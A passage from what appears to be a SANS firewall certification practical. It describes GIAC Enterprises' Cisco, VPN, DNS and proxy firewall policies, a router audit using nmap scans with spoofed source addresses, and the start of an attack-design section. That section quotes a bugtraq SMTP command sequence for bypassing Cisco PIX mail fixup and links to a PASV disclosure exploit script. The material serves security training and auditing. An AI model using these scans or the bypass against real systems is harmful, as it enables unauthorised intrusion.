We also need to address the return of services from the services network. The policy allows internal users to access the mail, web and DNS servers in the services network. POP3 services also reside with the mail server on the services network, however we do not permit access to pop3 from anyplace but the internal network. The next block of rules address these TCP services, and we again see the use of the established keyword, restricting it to sessions initiated by the internal network. We also see DNS-TCP defined here. AS mentioned, the internal DNS does zone transfers from the external DNS so that resolution of the external servers is performed internally. The DNS-UDP service is permitted to send from port 53 to the high level ports in the internal network, thus granting access to the external DNS server.

Finally, we address two rules that are in boldface. As mentioned at the beginning of this assignment, we discovered that SolSoft provides a good basis for security policy, but does not cover everything. In this case, since we've allowed internal users access to all IP, UDP and ICMP services on the internet, we've explicitly allowed TCP connections established to be returned, as well as the ICMP echo replies.

Continued on next page

Other Cisco Policies

Simply applying the ACLs to the routers and the PIX are not quite enough to adequately protect the network. A potential hacker may attempt intelligence gathering probes by trying to ping the subnets assigned to the network. Our ACLs will drop these packets, however can also tell the router to simply not respond with any message, giving the potential hacker a "REQUEST TIMED OUT" message. To enable this feature, we add the "no ip unreachables" command to each interface.

Another potential security risk is IP Source Routing. IP Source Routing allowed the originator of the packet, via an option in the IP Header, to direct the route the packet will take in the network. Typically, the nodes on a network rely on the network to find the best route to the destination. However, with IP Source Routing, a potential hacker can attempt to gain access to the network by routing the packets through an interface on which traffic is permitted. For example, in the GIAC enterprises network, they may attempt to gain access to the security devices by using IP Source Routing to direct a connection to one of the internal interfaces that we use for management. In addition, IP Source Routing could theoretically be used to penetrate a NAT'd network by source routing to the target host. Fortunately, we can disable source routing on Cisco routers with the command of "no ip source routes." This will cause the router to drop all packets with the source routing field set. In addition, to prevent other sources from trying to spoof routing updates, all routing between the ISP and GIAC is done with static routes. Further, all routes between security devices are also static for the same reason.

Continued on next page

VPN Policy

In this section, I am only able to address general policy application for the Nortel Contevity switch, as the lab in which I work does not have any VPN hardware available for use. For VPN access, GIAC Enterprises is making use of the Nortel Contevity switch. This switch is based on their extranet technology and provides VPN access by two mechanisms: client based for a single PC to the network or on a hardware device on the other side that is pre-keyed to access to network. Client access is provided by Nortel's Extranet Access Client, and GIAC has selected the SonicWall firewall/VPN device for larger networks. These access mechanisms are assigned as follows:

- Client access for workers who have corporate laptops and work from home
- Client access for suppliers to a single machine in the supplier network
- Client access for customers on a single machine in the customer network
- SonicWall access for telecommuters with multiple machines
- SonicWall access for partners

In the case of the client access, the VPN implementation utilizes IKE (Internet Key Exchange) to allow for the exchange of keys and establishment of the VPN session. The initial authentication from the client is provided via usernames and passwords with a plan to migrate to a secureID implementation for GIAC employees. Username/password authentication allows for initial identification that the user is valid and then also for logging and auditing as to their actions. The GIAC business plan calls for providing suppliers and customers with username/password combinations, which in turn allow access to the appropriate servers in the fortune servers network. GIAC employees will also use username/password authentication, and migrate to secureID. SecureID provides a rotating secret key mechanism, and requires that the employees have a card with them that is synchronized with the server at GIAC Enterprises.

For SonicWall access, GIAC enterprises preconfigures the device with both its GIAC Private IP Address as well as the keys that will be needed to establish the secure tunnel.

GIAC Enterprises is making use of the 172.16.0.0 private IP Address space for its internal network. Users accessing the network via the VPN are assigned an address from this pool based on their username and password. The Fortune Servers will use this address for granting access rights. In addition, the Raptor Firewall can be configured on a per IP Address basis for access to the Fortune Servers. For example, the VPN has an address of 172.16.254.253 on the internal side. The entire 172.16.254.x class C subnet is used for VPN remote users. GIAC may elect to assign the first 50 addresses for customers, the next 50 for suppliers, and so forth and then grant access rights on the Raptor based on this policy.

Once the key process is complete, a VPN tunnel is established between the two sites. There are two options available, Authentication Header (AH) and Encapsulating Security Protocol (ESP). GIAC has elected to implement the ESP protocol.

Continued on next page

VPN Policy (cont)

The AH protocol *"provides data origin authentication, and connectionless integrity. It can optionally provide protection against replay attacks."*[10] The ESP protocol on the other hand *"provides confidentiality, data origin authentication (except IP Header), connectionless integrity, protection against replay attacks, and limited traffic flow confidentiality."*[11] ESP provides its confidentiality through the use of encryption. It is for this reason that we are implementing ESP on the GIAC network.

In order for IKE and ESP to be useable, the UDP 500 (IKE) port must be permitted to enter and leave the network, and IP Protocol 50 (ESP) must also be permitted through the security perimeter. The configurations of the border router allow for both these to make it through.

[10] Brenton, Chris, 2.4 VPNs and Remote Access, SANS Institute, pg 81

[11] ibid pg 86

Services Network Policy

Implementation of the security policy goes beyond simply placing ACLs on routers and firewalls. It also involves implementing security on the servers that are being accessed by the public Internet. In this case, we must lock down our DNS, SMTP and WEB servers. As an added measure of security, we run these services on three separate machines so that should one be compromised, all servers are not compromised.

In all cases, the linux machine running the service has all other services locked down, or shut off so that should a port scan succeed, it will show only the public service for that box. In addition, we perform sysloging of the device, and export the syslog to a remote box. This remote syslog function allows us to have a copy of the logs in a remote location should the device be compromised. A hacker is likely to cover his tracks, however if they can't access the remote syslog machine, they can't cover their tracks in all locations.

In addition, we also lock the DNS server down further by preventing zone transfers from remote locations other than the internal DNS server, which will be using a virtual host IP. In reality we would also allow zone transfers from our ISP's DNS server for redundancy. We do this by adding the following to our DNS server's configuration file:

```
"logging {
            channel bind-xfers { // - "Log all zone
            transfers"
                  file "/var/adm/bind_xferlog";
                  severity info;
            };

            category security { bind_xfers; };
};"[12]
```

The above will cause all zone transfers to be logged including authorized and unauthorized ones. We add authorized DNS servers to the DNS configuration file as well. In addition, all servers are running TripWire, which will allow the administrators to determine which files have changed, indicating a potential intrusion into the system.

Continued on next page

[12] Brenton, Chris, 2.3 Firewalls 102: Perimeter Protections and Defense, In-Depth, SANS Institute, pg 151

Raptor Policy

As with the VPN, the Raptor hardware was unavailable during the time I had to work on this practical assignment. However, I will discuss the concepts that would be used in configuring the Raptor firewall and the policies that it would enforce.

If we refer back to Figure 1, we note that the Raptor firewall has a connection to the Interior Router, the VPN device, and three internal networks – Support services, Fortune Servers, and Engineering. Each of these networks has discreet functions and therefore discreet access rights. The Engineering network hosts all network management functions as well as the internal DNS. For this reason, Raptor permits all other internal users to access this DNS server. It also permits the VPN networks access to the Fortune Servers based on their IP address blocks (for example 172.16.254.1 through 172.16.254.150 can access Server A, while .150 through .200 can access server B and so forth). Sales personnel will also need access to the fortune servers to update the information available on them and make new fortunes from partners and suppliers accessible to customers. Engineering is also granted access in order to provide server maintenance.

The Raptor firewall is a proxy firewall, and therefore it is not necessarily vulnerable to the same exploits as the PIX. By using two different types of firewalls, we reduce the overall vulnerability of the network and provide another layer of defense in depth. As a proxy server, the Raptor translates internal services to external services and keeps a record of which services are talking to which. Because it is already providing proxy services, adding NAT (which is really a type of proxy) to the external Raptor interface is a logical step. Raptor will translate all internal addresses to a single external address and keep track of which connections are which based on port numbers. In addition, virtual hosts are established allowing the external devices to report traps and syslog to the network management server. These virtual hosts point back to the appropriate internal servers.

Finally, the Raptor prevents users on the VPN network from accessing Internet resources. GIAC is an e-business, not an ISP and therefore wants to prevent its users from using it as such. This restriction also prevents anyone who may compromise a partner, customer, or supplier VPN terminal from launching attacks on the Internet from the GIAC network.

Configuration of the Raptor firewall is GUI driven, allowing the operator to use the configuration console to generate rules by selecting items from drop down screen in a wizard style fashion. It is relatively easy to use and configure.

Continued on next page

Applying Cisco Rules

We've discussed the various rules for the Cisco and other devices. However, we have not discussed how to apply these rules. Appendix 4 contains the application files generated by SolSoft NP for applying the rules to the various interfaces of the Cisco devices.

Application of the rules on the routers is the same for both routers. The SolSoft configuration shows the commands needed to apply the rule. Since all our rules are applied to the inbound side of the interface, we enter configuration mode for each interface and issue the "ip access-group <name> in" command to apply the rule. This is also where we issue the "no ip unreachables" command.

The rules on the CISCO PIX are applied in a somewhat similar manner. However, we make use of the fixup protocol command to allow connections through the firewall for the specified services. This would allow us to change which ports services are permitted on if we so desired. Finally, we apply the rules to the individual interfaces with the command "access-group <rule> <direction> interface <interface>"

Testing Rules

Testing the rules and security policy described in this section is relatively straight forward. Simple tools like ping, and nmap, telnet and ftp can be used to attempt to connect to hosts through the connected devices. The ACLs can be tested individually by placing a host on each side of the firewall and attempting to ping, scan, telnet or FTP to the host. In addition, we can test the restrictions against communicating directly with each security device by attempting to telnet to the router or firewall interfaces.

Two way communication is best tested by placing a linux machine with a webserver, mail server, ftp server and telnet server outside the device, and then attempting to communicate with each of these services from inside the device. However, because we developed these rules using a security planner like SolSoft NP and they were developed as a complete security policy, the best way to test this is to put the network together and perform the same type of tests against the entire system. Sniffers, or if cost is an issue, linux machines can be placed on hubs at each interface to capture packets traversing the network to ensure that traffic moves as desired.

Assignment 3

Assignment

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the primary firewall described in Assignments 1 and 2. Your assignment is to:

- Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate the costs and level of effort. Identify risks and considerations
- Implement the assessment. Validate that the primary firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible
- Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment, analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

The Plan

Assessing the security policy of a network goes beyond simply launching attacks against the network or probing it with scans. While these are certainly parts of the assessment, other pieces of the assessment may include physical security penetration. If the policy implemented is able to prevent external attackers, but there is no physical protection to the equipment the hacker simply needs to walk in off the street and sit down at the servers to launch attacks and compromise the network. In addition, time of day attacks may be used to assess the security. Many NOCs provide lower staffing on the overnight and weekend hours when business is not as busy. They also tend to staff the busy/daytime shifts with their best operators. For this reason, probing the system in the overnight hours would be the most attractive. In this respect, we are doing a bit of human engineering in order to attempt to penetrate the network when the admin has his/her back turned. Overnight operators may not be as close attention to the network due to fatigue. In this particular assignment we have been asked to assess the security policy of the perimeter firewall from a technical perspective. On the GIAC network described earlier, the perimeter security device is our border router. Due to availability of resources in the lab we will perform the assessment on this router as opposed to on the Cisco PIX firewall.

Continued on next page

The Plan (cont)

According to Tony Stephanou

> Internal Penetration testing can be broken down into four broad phases:
>
> - Footprinting: Activities within this phase include determining the subnets and specific hosts within the organization that will be targeted. Are you going to footprint an entire organization or are you going to limit your activities to certain hosts? The analyst may want to discuss the IP ranges that will be targeted with the systems administrator.
> - Host Enumeration: Once the range of hosts have been identified it will be necessary to enumerate hosts that are live and listening on the network.
> - Network Scanning: This phase will determine the specific services that are available on the hosts identified in the previous phase

- Vulnerability assessment and exploitation: This phase includes running (automated) vulnerability/exploitation tools against selected hosts in order to identify possible vulnerabilities that may be exploitable.[13]

The cost associated with conducting an assessment will vary with the level of effort. At a minimum, the cost will include the use of any licensable tools (for our assessment we will use simple tools like ping, telnet, ftp, etc. as well as the nmap scanner due to budget constraints) as well as the time of the analyst. The effort associated with the analysis will depend on the number of vulnerabilities discovered, and the ease with which these vulnerabilities are discovered. At a minimum, to conduct a thorough analysis of the entire system GIAC can expect to have an analyst on site for 8 hours.

We've already identified that we want to perform our analysis on the overnight hours due to the potential that NOC operators will be less likely to detect attacks due to fatigue. GIAC may opt for a similar time frame for the analysis due to business considerations. GIAC is an e-business, and as such needs to consider and be aware that any analysis may result in a denial of service against their network, and therefore lost revenue for the duration of the lack of service.


Continued on next page

[13] Stephanou, Tony "Assessing and Exploiting the Internal Security of an Organization" 13 March 01. http://www.sans.org/infosecFAQ/audit/internal_sec.htm

Implement the Plan

Before actually conducting the assessment, we need to obtain an idea of what the network looks like. We have a list of IP Addresses and the network map available from Table and Figure 1. For the purposes of actually implementing this assessment, I only had one Cisco 3640 available. The remainder of our lab assets were in use on other programs and not available to me at the time of this practical. For testing purposes, I have implemented the policy indicated in Appendix 1 on the router.

It is also helpful to know what the policy is supposed to be doing. SolSoft NP provides an audit capability within the tool. While the application designers call this feature "auditing" it is really a graphical display of what the policy is supposed to permit and deny on the network.



Solsoft NP : C:\Program Files\Solsoft\Solsoft_NP\4.2\work\npl\GIA...

July 22, 2001 12:36:21 AM CEST, C:\Program Files\Solsoft\Solsoft_NP\4.2\work\npl\GIAC.npl

1 5000 — borderrouter/eth0/1, 1 Object ← snmp — OFFICE NAT'D NET, 209.168.54.128..209.168.54.255, 1 Object

2 5000 — borderrouter/eth0/1, 1 Object ← ssh — OFFICE NAT'D NET, 209.168.54.128..209.168.54.255, 1 Object

Outgoing flows for part of BorderRouter

3 5000 — borderrouter/eth0/1, 1 Object → snmptrap — OFFICE NAT'D NET, 209.168.54.128..209.168.54.255, 1 Object


4 5000 — borderrouter/eth0/1, 1 Object → syslog — OFFICE NAT'D NET, 209.168.54.128..209.168.54.255, 1 Object

Figure 3. Flows direct to Border Router

Continued on next page

Implementing the Plan (cont)

Figure 3 provides a graphical representation of which traffic is communicating directly with the border router, both incoming and outgoing. The first 2 flows are incoming traffic for the portion of the border router that is allowed direct communication. The tools tells us that snmp and ssh are permitted to communicate directly with eth0/1 directly from the Office NAT'd network. Flows 3 and 4 indicate that eth0/1 is sending snmptrap and syslog to the NAT'd network.



July 22, 2001 12:43:45 AM CEST, C:\Program Files\Solsoft\Solsoft_NP\4.2\work\npl\GIAC.npl

8 5000 — OFFICE NAT'D NET 209.168.54.128..209.168.54.255, 1 Object — ip → Internet 0.0.0.0..255.255.255.255 — eth0/1 → se0/0

9 5000 — Internet 0.0.0.0..255.255.255.255 — smtp → Servics Network 209.168.54.32..209.168.54.63, 1 Object — se0/0 → eth0/1

10 5000 — OFFICE NAT'D NET 209.168.54.128..209.168.54.255, 1 Object — snmp → borderrouter/eth0/1, 2 Objects — eth0/1 →

11 5000 — borderrouter/eth0/1, 2 Objects — snmptrap → OFFICE NAT'D NET 209.168.54.128..209.168.54.255, 1 Object — → eth0/1

Figure 4. Flows through Border Router

Continued on next page

Implementing the Plan (cont)

Figure 4 above provides a graphical representation of some of the flows through the border router. There are actually 14 distinct traffic flows, but due to screen size limitations, I am only able to provide a snapshot of traffic flow. If we look at flow number 8, this flow indicates that the NAT'd network is flowing ip traffic through the border router to the Internet. The final column indicates that the traffic flows from border router interface eth0/1 to serial interface se0/0. These types of graphical pictures provide the auditor with an idea as to what he can expect when conducting the security audit on the network.

For purposes of testing this policy, I had one internal host at 209.168.54.131 and an external host at 209.168.54.1. The internal host was running a webserver on port 80. All scans were conducted with nmap, and the following scans were run:

1. nmap –sP –F –n 209.168.54.*
2. nmap –sU 209.168.54.131
3. nmap –sS 209.168.54.131
4. nmap –sS –S 172.16.1.254 –e eth0 –P0 209.168.54.131
5. nmap –sS –S 209.168.54.130 –e eth0 –P0 209.168.54.131

Scan number 1 performs a ping scan against the entire 209.168.54.x class C network. The return from nmap was took an excessive amount of time to run, and returned no results. However, if we look at a snippet of the router's log we see that a scan has indeed been taking place:

```
02:08:06: %SEC-6-IPACCESSLOGDP: list npc-fa1/0-in denied icmp
209.168.54.1 -> 209.168.54.0 (8/0), 1 packet
02:08:06: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(44783) -> 209.168.54.0(80), 1 packet
02:08:12: %SEC-6-IPACCESSLOGDP: list npc-fa1/0-in denied icmp
209.168.54.1 -> 209.168.54.25 (8/0), 1 packet
02:08:12: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(44783) -> 209.168.54.25(80), 1 packet
02:08:18: %SEC-6-IPACCESSLOGDP: list npc-fa1/0-in denied icmp
209.168.54.1 -> 209.168.54.55 (8/0), 1 packet
02:08:18: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(44783) -> 209.168.54.64(80), 1 packet
02:08:24: %SEC-6-IPACCESSLOGDP: list npc-fa1/0-in denied icmp
209.168.54.1 -> 209.168.54.90 (8/0), 1 packet
02:08:24: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(44783) -> 209.168.54.90(80), 1 packet
```

Continued on next page

Implementing the plan (cont)

The log file snippet tells us that the nmap application is performing two different types of scans as it works its way through the subnet range. It attempts and ICMP echo request to each address, and it also attempts a TCP connection on each address. As we can see, the router is doing its job and denying those packets.

Scan number 2 is a UDP scan performed against the internal host we have set up. Once again, nmap took an exceedingly long time to perform its scan and when cancelled had not returned any results. The router log however did return extensive entries. Following is a snapshot of that log:

```
02:09:13: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied udp
209.168.54.1(35600) -> 209.168.54.131(119), 1 packet
02:09:14: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied udp
209.168.54.1(35600) -> 209.168.54.131(350), 1 packet
02:09:15: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied udp
209.168.54.1(35600) -> 209.168.54.131(44), 1 packet
02:09:17: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied udp
209.168.54.1(35600) -> 209.168.54.131(269), 1 packet
02:09:18: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied udp
209.168.54.1(35600) -> 209.168.54.131(458), 1 packet
```

As can be seen, the router is dropping UDP packets directed at 209.168.54.131. This is consistent with the router's policy which does not permit UDP packets to traverse to the internal network.

Scan 3 is a TCP SYN scan. This scan attempts to detect which TCP services are running on the network by attempting to connect to them. We could also have run a FYN scan which would result in resets being returned by all those services that are running. Since the router's policy appears to have been functioning thus far, we would expect nmap to return nothing for this scan as well. This is the case, and the log file from the router indicates as much:

```
02:11:05: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(61379) -> 209.168.54.131(1511), 1 packet
02:11:07: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(61377) -> 209.168.54.131(238), 1 packet
02:11:08: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(61378) -> 209.168.54.131(19), 1 packet
02:11:09: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(61377) -> 209.168.54.131(531), 1 packet
02:11:11: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.1(61377) -> 209.168.54.131(1421), 1 packet
```

Continued on next page

Implementing the Plan (cont)

The next two scans make use of nmap's ability to spoof source addresses. We perform two different scans, one where we spoof an RFC 1918 (private) address, and the other where we spoof an internal GIAC address. Our border router policy is to deny entry of all RFC 1918 addresses as well as preventing the spoofing of internal addresses. The results of both scans yielded the same results from an nmap point of view, that is nothing returned before canceling the scan. The following log snippets indicate that the policy is working as advertised, and that all the attempts are denied;

```
02:13:28: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
172.16.1.254(51395) -> 209.168.54.131(500), 1 packet
02:13:34: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
172.16.1.254(51396) -> 209.168.54.131(701), 1 packet
02:13:40: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
172.16.1.254(51394) -> 209.168.54.131(920), 1 packet
02:13:59: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.130(62389) -> 209.168.54.131(80), 1 packet
02:14:05: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.130(62390) -> 209.168.54.131(110), 1 packet
02:14:11: %SEC-6-IPACCESSLOGP: list npc-fa1/0-in denied tcp
209.168.54.130(62391) -> 209.168.54.131(359), 1 packet
```

In all of these router log files, the first field is the time stamp. Next is the indicator that this is the IPACCESSLOG. The third entry talks about the access list that caused the log entry. In this case we see npc-fa1/0-in. The router used for testing did not have any serial interfaces, so for testing, the access list was renamed to indicate interface fa1/0. Next it tells us that it denied traffic. We are only logging denied traffic as opposed to all traffic. Next it tells us the service that is being denied, followed by the IP Address and source port attempting to communicate with the destination address and port. Finally it indicates how many packets it denied.

To confirm that outbound services were functioning properly, I attempted to telnet to the external host from the internal host. The lack of any log entries, and the telnet prompt I received in response indicate that this communication was working.

Continued on next page

Perimeter Analysis

In looking at the results of the test, it is apparent that the policies implemented are functional. However, some concerns are raised by looking at the results of the ping scan against the class C subnet. NMAP is performing a scan by attempting an ICMP echo-request as well as a TCP connect to port 80. Scans of this nature would be able to detect the presence of the GIAC public web server in the services network. NMAP can also be configured to do ping scans and attempt to connect to other ports such as TCP 25 or UDP 53. This would allow a potential hacker to discover the three public servers in the services network.

Once the hacker knows about these services, port scans against these machines would continue to only reveal the services that are running on each box, which as we indicated earlier are locked down to web, dns and mail, one server for each service. Should any of these servers become compromised, attacks cannot be launched from them because the security policy is preventing these servers from initiating connections to any other machine outside of their local subnet.

To protect against these types of port scans, our network actually has the PIX firewall between the services network and the border router. In addition, the IDS systems would be able to detect port scans and potentially drop these connections. At the very least, the IDS will alert the network operators who can then configure the border router to deny all traffic from these offending sources if feasible. Another improvement would be to update the PIX to version 5.2 which has built in IDS functionality. This IDS functionality does have the ability to drop offending packets, and would provide a level of protection to the services network.

Another potential weakness to our current implementation is that all our rules are applied to the incoming side of each interface. Mirroring rules on the outbound side to ensure a higher level of protection, however it has the down side of slowing down processing of traffic as the router CPU needs to address both inbound and outbound traffic on the interface. The type of rules we might put on outgoing interfaces would be to deny non-established connections from the services network, as well as deny RFC 1918 addresses from entering the Internet from our network.

Assignment 4

Assignment

Select a network design from any previously posted GCFW practical and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself
2. A denial of service attack
3. An attack plan to compromise an internal system through the perimeter system

The Target system

The selected practical is available at http://www.sans.org/y2k/practical/Tara_Silvia_GCFW.zip.




Figure 5. Selected Target System

Continued on next page

Attack the Firewall

This design utilizes the Cisco PIX 520 firewall. However, no version of the software was specified. In searching bugtraq for vulnerabilities to the Cisco PIX, several are returned. There are two exploits that look promising for an attack against this architecture. The first comes from bugtraq id 1698:

> "During communication with an snmp server, if the "data" command is sent before the more important information is sent, such as "rcpt to", the smtp server will return error 503, saying that rcpt was required. The firewall, however, thinks everything is alright and will let everything through until receiving "<CR><LF><CR><LF><CR><LF>". It is then possible for the attacker to do whatever he wishes on the email server."[14]

To exploit this bug, the following could be done:

> "helo ciao
> mail from pinco@pallino.it
> data (From here pix disable fixup)
> expn guest (Now I could enumerate user
> vrfy oracle and have access to all command)
> help
> whatever command I want
> quit"[15]

Cisco has, however, made a patch available for this bug and chances are the security administrator at this site has patched the exploit. Another vulnerability that could be exploited against the firewall that would disclose the internal FTP address on Cisco PIX version 5.2 is bugtraq id 1877. At this time, there is no known fix for this bug from Cisco.

> "It is possible to configure the PIX so that it hides the IP address of internal ftp servers from clients connecting to it. By sending a number of requests to enter passive ftp mode (PASV) during an ftp session, the IP address will eventually be disclosed. It is not known what exactly causes this condition."[16]

The exploit code for this is available at http://www.securityfocus.com/data/vulnerabilities/exploits/pixpasv.sh.
The results of the first attack will, as it says, allow us access to the mail server. From here we can launch other attacks against the internal network, or use this as a jump point to other external sites. The second attack will give us the IP Address of the FTP server and from there we can attack that machine directly.

Continued on next page

[14] http://www.securityfocus.org bugtraq id 1698
[15] ibid
[16] http://www.securityfocus.org bugtraq id 1877

Denial Of Service Attack

